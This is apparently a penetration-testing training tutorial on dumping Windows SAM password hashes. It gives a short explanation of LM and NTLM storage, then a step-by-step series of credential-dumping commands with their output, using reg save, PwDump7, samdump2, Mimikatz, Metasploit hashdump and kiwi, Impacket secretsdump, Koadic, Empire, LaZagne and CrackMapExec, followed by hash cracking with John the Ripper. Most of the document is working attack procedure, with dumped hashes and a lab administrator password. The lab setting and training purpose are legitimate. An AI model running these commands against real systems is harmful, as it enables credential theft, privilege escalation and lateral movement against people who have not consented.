


# CREDENTIAL DUMPING

The dead don't lock  
their secrets well.



# SAM



## Contents

Introduction .....	3
Introduction to SAM.....	3
How are Passwords stored in Windows?.....	3
LM authentication.....	3
NTLM authentication .....	3
Windows 7 .....	4
PwDump7.....	4
SamDump2.....	5
Metasploit Framework.....	5
Invoke-Powerdump.ps1 .....	5
Get-PassHashes.ps1 .....	5
PowerShell .....	6
Windows 10 .....	6
Mimikatz .....	6
Impacket.....	9
Metasploit Framework.....	9
HashDump.....	9
Credential_collector.....	10
Load kiwi .....	10
Koadic.....	11
Powershell Empire: mimikatz/sam.....	12
LaZAgne.....	13
CrackMapExec .....	14
Decrypting Hash: John The Ripper .....	14



## Introduction

**Credential Dumping via SAM** is a crucial technique in post-exploitation, allowing attackers to extract password hashes from the Security Account Manager (SAM) database on Windows systems. By accessing this sensitive data, adversaries can escalate privileges, move laterally within the network, or even gain full control over target machines. Understanding this attack vector is essential for both red teamers and defenders to identify and mitigate credential theft risks effectively.

In this article, we will learn about SAM. We will learn about the passwords and how they are stored in the SAM. We will also focus on the NTLM Authentication. At last, we will be using a bunch of different tools to extract those credentials from SAM.

## Introduction to SAM

SAM is short for the Security Account Manager which manages all the user accounts and their passwords. It acts as a database. All the passwords are hashed and then stored in SAM. It is the responsibility of LSA (Local Security Authority) to verify user login by matching the passwords with the database maintained in SAM. SAM starts running in the background as soon as the Windows boots up. SAM is found in **C:\Windows\System32\config** and passwords that are hashed and saved in SAM can be found in the registry, just open the Registry Editor and navigate yourself to **HKEY\_LOCAL\_MACHINE\SAM**.

## How are Passwords stored in Windows?

To understand how passwords are stored in Windows, you first need to know about LM, NTLM v1 & v2, and Kerberos.

### LM authentication

IBM developed LAN Manager (LM) authentication for Microsoft's Windows Operating Systems, but the security it provides is considered hackable today. It converts your password into a hash by breaking it into two chunks of seven characters each. And then further encrypting each chunk. It is not case sensitive either, which is a huge drawback. This method converts the whole password string into uppercase, so when the attacker is applying any attack like brute force or dictionary; they can altogether avoid the possibility of lowercase. The key it is using to encrypt is 56-bit DES which now can be easily cracked.

### NTLM authentication

NTLM authentication secures systems because LM proved to be insecure at the time. Its foundation is a challenge-response mechanism that uses three components: nonce (challenge), response, and authentication.

When Windows stores a password, NTLM encrypts the password and stores its hash, discarding the actual password. Additionally, it sends the username to the server, which then generates a 16-byte random numeric string called a **nonce** and sends it back to the client. Now, the client encrypts the nonce using the hash of the password and returns the result to the server. This step is known as the **response**. These three components (nonce, username, and response) are then sent to the Domain Controller. The Domain Controller retrieves the password hash from the **Security Account Manager (SAM)** database. Furthermore, it checks the nonce and response, and if they match, the authentication is successful.



Moreover, the working of **NTLM v1** and **NTLM v2** is similar, although there are some key differences. For instance, **NTLM v1** uses **MD4** for hashing, while **NTLM v2** uses **MD5**. In addition, **NTLM v1** has a **C/R Length of 56 bits + 56 bits + 16 bits**, while **NTLM v2** uses **128 bits**. When it comes to the **C/R Algorithm**, **NTLM v1** uses **DES (ECB mode)**, whereas **NTLM v2** relies on **HMAC\_MD5**. Finally, **NTLM v1** has a **C/R Value Length of 64 bits + 64 bits + 64 bits**, while **NTLM v2** uses 128 bits.

Now as we have understood these hashing systems, let's focus on how to dump them. The methods we will focus on are best suited for both internal and external pen-testing. Let's begin!

#### NOTE:

Microsoft changed the algorithm on Windows 10 v1607 which replaced the RC4 cipher with AES. This change made all the extraction tools that directly access SAM to dump hashes obsolete. Some of the tools have been updated and handle the new encryption method properly. But others were not able to keep up. This doesn't mean that they cannot be used anymore. This just means that if we face the latest Windows 10, we rather use update tools. Hence we divided this article into 2 parts. Windows 7 and Windows 10.

## Windows 7

### PwDump7

This tool is developed by Tarasco and you can download it from [here](#). This tool extracts the SAM file from the system and dumps its credentials. To execute this tool just run the following command in command prompt after downloading:

```
PwDump7.exe
```

```
C:\Users\raj\Desktop\pwdump7>PwDump7.exe ←
Pwdump v7.1 - raw password extractor
Author: Andres Tarasco Acuna
url: http://www.514.es

Administrator:500:NO PASSWORD*****:31D6CFE0D16AE931B73C59D7E0C089C0:::
Guest:501:NO PASSWORD*****:NO_PASSWORD*****:::
raj:1000:NO PASSWORD*****:7CE21F17C0AEE7FB9CEBA532D0546AD6:::
pentest:1001:NO PASSWORD*****:7CE21F17C0AEE7FB9CEBA532D0546AD6:::
:

C:\Users\raj\Desktop\pwdump7>
```

And as a result, it will dump all the hashes stored in SAM file as shown in the image above.

Now, we will save the registry values of the SAM file and system file in a file in the system by using the following commands:

```
reg save hklm\sam c:\sam
reg save hklm\system c:\system
```



```
Microsoft Windows [Version 6.1.7601]
Copyright <c> 2009 Microsoft Corporation. All rights reserved.

C:\Windows\system32>reg save hklm\sam c:\sam ←
The operation completed successfully.

C:\Windows\system32>reg save hklm\SYSTEM c:\system ←
The operation completed successfully.
```

We saved the values with the above command to retrieve the data from the SAM file.

## SamDump2

Once you have retrieved the data from SAM, you can use SamDump2 tool to dump its hashes with the following command:

```
samdump2 system sam
```

```
root@kali:~/Desktop# samdump2 system sam
*disabled* Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0 :::
*disabled* Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0 :::
raj:1000:aad3b435b51404eeaad3b435b51404ee:7ce21f17c0aee7fb9ceba532d0546ad6 :::
```

## Metasploit Framework

### Invoke-Powerdump.ps1

[Download Invoke-Powerdump Script](#)

The method of Metasploit involves PowerShell. After getting the meterpreter session, access windows PowerShell by using the command **load PowerShell**. And then use the following set of commands to run the Invoke-PowerDUMP.ps1 script.

```
powershell_import /root/powershell/Invoke-PowerDUMP.ps1
powershell_execute Invoke-PowerDUMP
```

```
meterpreter > load powershell ←
Loading extension powershell ... Success.
meterpreter > powershell_import /root/powershell/Invoke-PowerDUMP.ps1 ←
[+] File successfully imported. No result was returned.
meterpreter > powershell_execute Invoke-PowerDUMP ←
[+] Command execution completed:
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0 :::

Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0 :::

raj:1000:aad3b435b51404eeaad3b435b51404ee:7ce21f17c0aee7fb9ceba532d0546ad6 :::

meterpreter > █
```

Once the above commands execute the script, you will have the dumped passwords just as in the image above.

### Get-PassHashes.ps1

[Download Get-PassHashes Script](#)



Again, via meterpreter, access the windows PowerShell using the command load PowerShell. And just like in the previous method, use the following commands to execute the scripts to retrieve the passwords.

```
powershell_import /root/powershell/Get-PassHashes.ps1  
powershell_execute Get-PassHashes
```

```
meterpreter > load powershell ←  
Loading extension powershell ... Success.  
meterpreter > powershell_import /root/powershell/Get-PassHashes.ps1 ←  
[+] File successfully imported. No result was returned.  
meterpreter > powershell_execute Get-PassHashes ←  
[+] Command execution completed:  
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0 :::  
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0 :::  
raj:1000:aad3b435b51404eeaad3b435b51404ee:7ce21f17c0aee7fb9ceba532d0546ad6 :::  
  
meterpreter > █
```

And VOILA! All the passwords have been retrieved.

## PowerShell

[Download Invoke-Powerdump Script](#)

This method is an excellent one for local testing, AKA internal testing. To use this method, simply type the following in the Powershell:

```
Import-Module <'path of the powerdump script'>-  
Invoke-PowerDump
```

```
PS C:\Users\raj\Desktop> Import-Module .\Invoke-PowerDump.ps1 ←  
PS C:\Users\raj\Desktop> Invoke-PowerDump ←  
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0 :::  
  
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0 :::  
  
raj:1000:aad3b435b51404eeaad3b435b51404ee:7ce21f17c0aee7fb9ceba532d0546ad6 :::  
  
PS C:\Users\raj\Desktop> _
```

And it will dump all the credentials for you.

**NOTE:** These were the tools that will only work on Windows 7. Now let's take a look at the tools that work on Windows 10. The tools that work on Windows 10 can also work on Windows 7 but not vice versa. The tools mentioned above work only on Windows 7. Even if they run on Windows 10 and give the hash, that hash will not be accurate and will not work and/or crack.

## Windows 10

### Mimikatz

There is a good enough method to dump the hashes of SAM file using mimikatz. The method is pretty easy and best suited for internal penetration testing. In one of our previous article, we have covered mimikatz, read that article click [here](#). So in this method, we will use **token::elevate**



command. This command is responsible for allowing mimikatz to access the SAM file in order to dump hashes. Now, to use this method use the following set of commands:

```
privilege::debug  
token::elevate  
lsadump::sam
```



```
mimikatz # privilege::debug ←
Privilege '20' OK

mimikatz # token::elevate ←
Token Id : 0
User name :
SID name : NT AUTHORITY\SYSTEM

564 {0;000003e7} 1 D 39588 NT AUTHORITY\SYSTEM S-1-
-> Impersonated !
* Process Token : {0;00033e4e} 1 F 1194715 DESKTOP-RGP209L\raj
* Thread Token : {0;000003e7} 1 D 1257135 NT AUTHORITY\SYSTEM

mimikatz # lsadump::sam ←
Domain : DESKTOP-RGP209L
SysKey : 5738fb1ede1d5807545d124d68cf48c7
Local SID : S-1-5-21-693598195-96689810-1185049621

SAMKey : 887043a9f40532f668f7e4294e83060f

RID : 000001f4 (500)
User : Administrator

RID : 000001f5 (501)
User : Guest

RID : 000001f7 (503)
User : DefaultAccount

RID : 000001f8 (504)
User : WDAGUtilityAccount
Hash NTLM: edd810648111ca8c05485cc1c297f75e

Supplemental Credentials:
* Primary:NTLM-Strong-NTOWF *
    Random Value : b088238b2c9d45ebc5992e6767fdfc4e

* Primary:Kerberos-Newer-Keys *
    Default Salt : WDAGUtilityAccount
    Default Iterations : 4096
    Credentials
        aes256_hmac (4096) : b22b75836c329218fc172ab4e09a4e55b90
        aes128_hmac (4096) : 7691461d6b469fa8551f953a2081bec9
        des_cbc_md5 (4096) : 2f68d029da34bfe5

* Packages *
    NTLM-Strong-NTOWF

* Primary:Kerberos *
    Default Salt : WDAGUtilityAccount
    Credentials
        des_cbc_md5 : 2f68d029da34bfe5

RID : 000003e9 (1001)
User : raj
Hash NTLM: 3dbde697d71690a769204beb12283678
```



## Impacket

Impacket tool can also extract all the hashes for you from the SAM file with the following command:

```
./secretsdump.py -sam /root/Desktop/sam -system /root/Desktop/system LOCAL
```

```
root@kali:~/impacket/examples# ./secretsdump.py -sam /root/Desktop/sam -system /root/Desktop/system LOCAL
Impacket v0.9.21.dev1+20200220.181330.03cbe6e8 - Copyright 2020 SecureAuth Corporation
[*] Target system bootKey: 0x4095a17172d999a276c8cc736cf20d5f
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cf0d16ae931b73c59d7e0c089c0 :::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cf0d16ae931b73c59d7e0c089c0 :::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cf0d16ae931b73c59d7e0c089c0 :::
WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:438403a713b66a883350a40bfe3966cd :::
raj:1001:aad3b435b51404eeaad3b435b51404ee:3dbde697d71690a769204beb12283678 :::
[*] Cleaning up ...
root@kali:~/impacket/examples#
```

## Metasploit Framework

### HashDump

When you have a meterpreter session of a target, just run **hashdump** command and it will dump all the hashes from SAM file of the target system. The same is shown in the image below:

```
meterpreter > hashdump ↵
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cf0d16ae931b73c59d7e0c089c0 :::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cf0d16ae931b73c59d7e0c089c0 :::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cf0d16ae931b73c59d7e0c089c0 :::
raj:1001:aad3b435b51404eeaad3b435b51404ee:3dbde697d71690a769204beb12283678 :::
WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:438403a713b66a883350a40bfe3966cd :::
meterpreter >
```

Another way to dump hashes through hashdump module is through a post exploit that Metasploit offers. To use the said exploit, use the following set of commands:

```
use post/windows/gather/hashdump
set session 1
exploit
```



```
msf5 > use post/windows/gather/hashdump
msf5 post(windows/gather/hashdump) > set session 1
session => 1
msf5 post(windows/gather/hashdump) > exploit

[*] Obtaining the boot key ...
[*] Calculating the hboot key using SYSKEY 4095a17172d999a276c8cc736cf20d5f ...
[*] Obtaining the user list and keys ...
[*] Decrypting user keys ...
[*] Dumping password hints ...

No users with password hints on this system

[*] Dumping password hashes ...

Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0 :::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0 :::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0 :::
WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:438403a713b66a883350a40bfe3966cd :::
raj:1001:aad3b435b51404eeaad3b435b51404ee:3dbde697d71690a769204beb12283678 :::

[*] Post module execution completed
```

### Credential\_collector

Another way to dump credentials by using Metasploit is via another in-built post exploit. To use this exploit, simply background your session and run the following command:

```
use post/windows/gather/credential/credential_collector
set session 1
exploit
```

```
msf5 > use post/windows/gather/credentials/credential_collector
msf5 post(windows/gather/credentials/credential_collector) > set session 1
session => 1
msf5 post(windows/gather/credentials/credential_collector) > exploit

[*] Running module against DESKTOP-PIGEFK0
[+] Collecting hashes ...
Extracted: Administrator:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0
Extracted: DefaultAccount:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0
Extracted: Guest:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0
Extracted: raj:aad3b435b51404eeaad3b435b51404ee:3dbde697d71690a769204beb12283678
Extracted: WDAGUtilityAccount:aad3b435b51404eeaad3b435b51404ee:438403a713b66a883350a40bfe3966cd
[+] Collecting tokens ...
DESKTOP-PIGEFK0\raj
NT AUTHORITY\LOCAL SERVICE
NT AUTHORITY\NETWORK SERVICE
NT AUTHORITY\SYSTEM
Window Manager\DWMM-1
Font Driver Host\UMFD-0
Font Driver Host\UMFD-1
[*] Post module execution completed
msf5 post(windows/gather/credentials/credential_collector) >
```

### Load kiwi

The next method that Metasploit offers are by firing up the mimikatz module. To load mimikatz, use the **load kiwi** command and then use the following command to dump the whole SAM file using mimikatz.

```
lsa_dump_sam
```



```
meterpreter > load kiwi ↵
Loading extension kiwi ...
#####
    mimikatz 2.2.0 20191125 (x64/windows)
.## ^ ##. "A La Vie, A L'Amour" - (oe.eo)
## / \ ## /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
## \ / ##      > http://blog.gentilkiwi.com/mimikatz
'## v ##'      Vincent LE TOUX          ( vincent.letoux@gmail.com )
'#####'      > http://pingcastle.com / http://mysmartlogon.com ***/

Success.
meterpreter > lsa_dump_sam ↵
[+] Running as SYSTEM
[*] Dumping SAM
Domain : DESKTOP-PIGEFK0
SysKey : 4095a17172d999a276c8cc736cf20d5f
Local SID : S-1-5-21-301266811-631860562-3880156799

SAMKey : e49a52f8c4babfef19455ec7986da198

RID : 000001f4 (500)
User : Administrator

RID : 000001f5 (501)
User : Guest

RID : 000001f7 (503)
User : DefaultAccount

RID : 000001f8 (504)
User : WDAGUtilityAccount
Hash NTLM: 438403a713b66a883350a40bfe3966cd

RID : 000003e9 (1001)
User : raj
Hash NTLM: 3dbde697d71690a769204beb12283678

meterpreter > ]
```

Hence, you have your passwords as you can see in the image above.

## Koadic

Once you have the session by Koadic C2, use the hashdump\_sam module to get passwords as shown below:

```
use hashdump_sam
execute
```



```
(koadic: sta/js/mshta)# use hashdump_sam ↵
(koadic: imp/gat/hashdump_sam)# execute
[*] Zombie 0: Job 0 (implant/gather/hashdump_sam) created.
[*] Zombie 0: Job 0 (implant/gather/hashdump_sam) received SAM hive (70450 bytes)
[*] Zombie 0: Job 0 (implant/gather/hashdump_sam) received SECURITY hive (75501 bytes)
[*] Zombie 0: Job 0 (implant/gather/hashdump_sam) received SysKey (64739 bytes)
[*] Zombie 0: Job 0 (implant/gather/hashdump_sam) decoded SAM hive (/tmp/SAM.192.168.1.106.7997cd27679)
[*] Zombie 0: Job 0 (implant/gather/hashdump_sam) decoded SECURITY hive (/tmp/SECURITY.192.168.1.106.f
[*] Zombie 0: Job 0 (implant/gather/hashdump_sam) decoded SysKey: 0x4095a17172d999a276c8cc736cf20d5f
[+] Zombie 0: Job 0 (implant/gather/hashdump_sam) completed.
Impacket v0.9.17-dev - Copyright 2002-2018 Core Security Technologies

[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:438403a713b66a883350a40bfe3966cd:::
raj:1001:aad3b435b51404eeaad3b435b51404ee:3dbde697d71690a769204beb12283678:::
[*] Dumping cached domain logon information (uid:encryptedHash:longDomain:domain)
[*] Dumping LSA Secrets
[*] DPAPI_SYSTEM
    0000  01 00 00 00 10 2D DF 76 DC C9 05 8B 92 C8 DC 79 ..v....y
    0010  C9 28 4E 22 35 24 A8 2C D1 19 D0 8A 61 B2 ED 9B ..(N"5$.,...a ...
    0020  CA F0 A9 BD 4A F6 DC DB B0 8B 31 EE ....J.....
DPAPI_SYSTEM:01000000102ddf76dcc9058b92c8dc79c9284e223524a82cd119d08a61b2ed9bcfa0a9bd4af6dcdbb08b31ee
[*] NL$KM
    0000  E6 FD 66 12 52 31 4C 34 11 01 DF 56 10 F6 E4 07 ..f.R1L4 ... V....
    0010  39 B4 91 28 52 BF 95 44 CF 92 60 91 3C 43 B8 E5 9 ..(R..D..`.<C..
    0020  9B DF A0 92 C9 7E FE 6D 78 29 4E 12 3C F5 D7 58 .....~.mx)N.<..X
    0030  2A FF 70 98 8B F5 02 E5 5C 48 6F 6E A0 01 C3 93 *.p....\Hon....
NL$KM:e6fd661252314c341101df5610f6e40739b4912852bf9544cf9260913c43b8e59bdfa092c97efe6d78294e123cf5d758
[*] Cleaning up ...
```

The SAM file dumps all the hashes, as shown in the above image.

### Powershell Empire: mimikatz/sam

Once you have the session through the empire, interact with the session and use the mimikatz/sam module to dump the credentials with help of following commands:

```
usemodule credentials/mimikatz/sam
execute
```



```
(Empire: P13KNLGC) > usemodule cusemodule credentials/mimikatz/sam* ←
(Empire: powershell/credentials/mimikatz/sam) > execute
[*] Tasked P13KNLGC to run TASK_CMD_JOB
[*] Agent P13KNLGC tasked with task ID 1
[*] Tasked agent P13KNLGC to run module powershell/credentials/mimikatz/sam
(Empire: powershell/credentials/mimikatz/sam) > [*] Agent P13KNLGC returned results.
Job started: Z6CVMG
[*] Valid results returned by 192.168.1.104
[*] Agent P13KNLGC returned results.
Hostname: WIN-NFMRD37ITKD / S-1-5-21-3008983562-280188460-17735145

.#####. mimikatz 2.1.1 (x64) built on Nov 12 2017 15:32:00
.## ^ ##. "A La Vie, A L'Amour" - (oe.eo)
## / \ ## /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
## \ / ## > http://blog.gentilkiwi.com/mimikatz
'## v ##' Vincent LE TOUX ( vincent.letoux@gmail.com )
'#####' > http://pingcastle.com / http://mysmartlogon.com ***/

mimikatz(powershell) # token::elevate
Token Id : 0
User name :
SID name : NT AUTHORITY\SYSTEM

284 {0;000003e7} 0 D 33486 NT AUTHORITY\SYSTEM S-1-5-18 (04g,30p)
→ Impersonated !
* Process Token : {0;0004fc2a} 1 F 468358 WIN-NFMRD37ITKD\raj S-1-5-21-3008983562-280188460-17735145
* Thread Token : {0;000003e7} 0 D 503076 NT AUTHORITY\SYSTEM S-1-5-18

mimikatz(powershell) # lsadump::sam
Domain : WIN-NFMRD37ITKD
SysKey : 2b9d8c4bfadb49af7966e270ba428bc9
Local SID : S-1-5-21-3008983562-280188460-17735145

SAMKey : 79fd6cc95a85333898c719abea2fde2c

RID : 000001f4 (500)
User : Administrator
LM :
NTLM : 31d6cfec0d16ae931b73c59d7e0c089c0

RID : 000001f5 (501)
User : Guest
LM :
NTLM :

RID : 000003e8 (1000)
User : raj
LM :
NTLM : 7ce21f17c0aee7fb9ceba532d0546ad6

RID : 000003e9 (1001)
User : pentest
LM :
NTLM : 7ce21f17c0aee7fb9ceba532d0546ad6
```

This exploit will run mimikatz and will get you all the passwords you desire by dumping SAM file.

## LaZagne

LaZage is an amazing tool for dumping all kinds of passwords. We have dedicatedly covered LaZagne in our previous article. To visit the said article, click [here](#). Now, to dump SAM hashes with LaZagne, just use the following command:

```
lazagne.exe all
```



```
C:\Users\raj\Downloads>lazagne.exe all ←

=====
The LaZagne Project
! BANG BANG !

[+] System masterkey decrypted for 245b0f3a-c034-46a4-8d34-3392513d4479
[+] System masterkey decrypted for 52fd31fe-9124-4b11-ad27-c110dbda9808

##### User: SYSTEM #####
----- Hashdump passwords -----
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:438403a713b66a883350a40bfe3966cd:::
raj:1001:aad3b435b51404eeaad3b435b51404ee:3dbde697d71690a769204beb12283678:::
```

## CrackMapExec

You can install CrackMapExec easily with a simple 'apt install,' and it runs swiftly. Using CrackMapExec we can dump the hashes in the SAM very quickly and easily. It requires a bunch of things.

### Requirements:

**Username:** Administrator

**Password:** Ignite@987

**IP Address:** 192.168.1.105

**Syntax:** crackmapexec smb [IP Address] -u '[Username]' -p '[Password]' --sam

```
crackmapexec smb 192.168.1.105 -u 'Administrator' -p 'Ignite@987' --sam
```

```
root@kali:~# crackmapexec smb 192.168.1.105 -u 'Administrator' -p 'Ignite@987' --sam ←
SMB      192.168.1.105  445   WIN-S0V7KMTVLD2  [+]
Windows Server 2016 Standard Evaluation 14393 x64 (name:WIN-S0V7KMTVLD2) (domain:IGNITE)
SMB      192.168.1.105  445   WIN-S0V7KMTVLD2  [+]
IGNITE\Administrator:Ignite@987 (Pwn3d!)
SMB      192.168.1.105  445   WIN-S0V7KMTVLD2  [+]
Dumping SAM hashes
Administrator:500:aad3b435b51404eeaad3b435b51404ee:32196b56ffe6f45e294117b91a83bf38:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
SMB      192.168.1.105  445   WIN-S0V7KMTVLD2  [+]
Added 3 SAM hashes to the database
```

**Read More:** [Lateral Moment on Active Directory: CrackMapExec](#)

## Decrypting Hash: John The Ripper

John The Ripper is an amazing hash cracking tool. We have dedicated two articles on this tool. To learn more about John The Ripper, click here – [part 1](#), [part 2](#). Once you have dumped all the hashes from SAM file by using any of method given above, then you just need John The Ripper tool to crack the hashes by using the following command:

```
john -format=NT hash -show
```



```
root@kali:~# john --format=NT hash --show ↵
raj[123]1001:aad3b435b51404eeaad3b435b51404ee:3dbde697d71690a769204beb12283678 :::
1 password hash cracked, 0 left
```

And as you can see, it will reveal the password by cracking the given hash.

The article focuses on dumping credentials from the Windows **SAM** file. Additionally, it demonstrates various methods for successfully dumping credentials using multiple platforms. To secure yourself, first understand how an attacker can exploit a vulnerability and to what extent. Therefore, knowing these methods and their potential impact is important.

# FOLLOW US ON *social media*



**TWITTER**



**DISCORD**



**GITHUB**



**LINKEDIN**

**CONTACT US**  
FOR MORE DETAILS

+91 95993-87841

[www.ignitetechologies.in](http://www.ignitetechologies.in)

# JOIN OUR TRAINING PROGRAMS

**CLICK HERE**

## BEGINNER


Ethical Hacking

Bug Bounty

Network Security Essentials

Network Pentest

Wireless Pentest



## ADVANCED

Burp Suite Pro

Web Services-API

Pro Infrastructure VAPT

Computer Forensics

Android Pentest

Advanced Metasploit

CTF



## EXPERT

Red Team Operation

Privilege Escalation

- APT's - MITRE Attack Tactics
- Active Directory Attack
- MSSQL Security Assessment

- Windows
- Linux

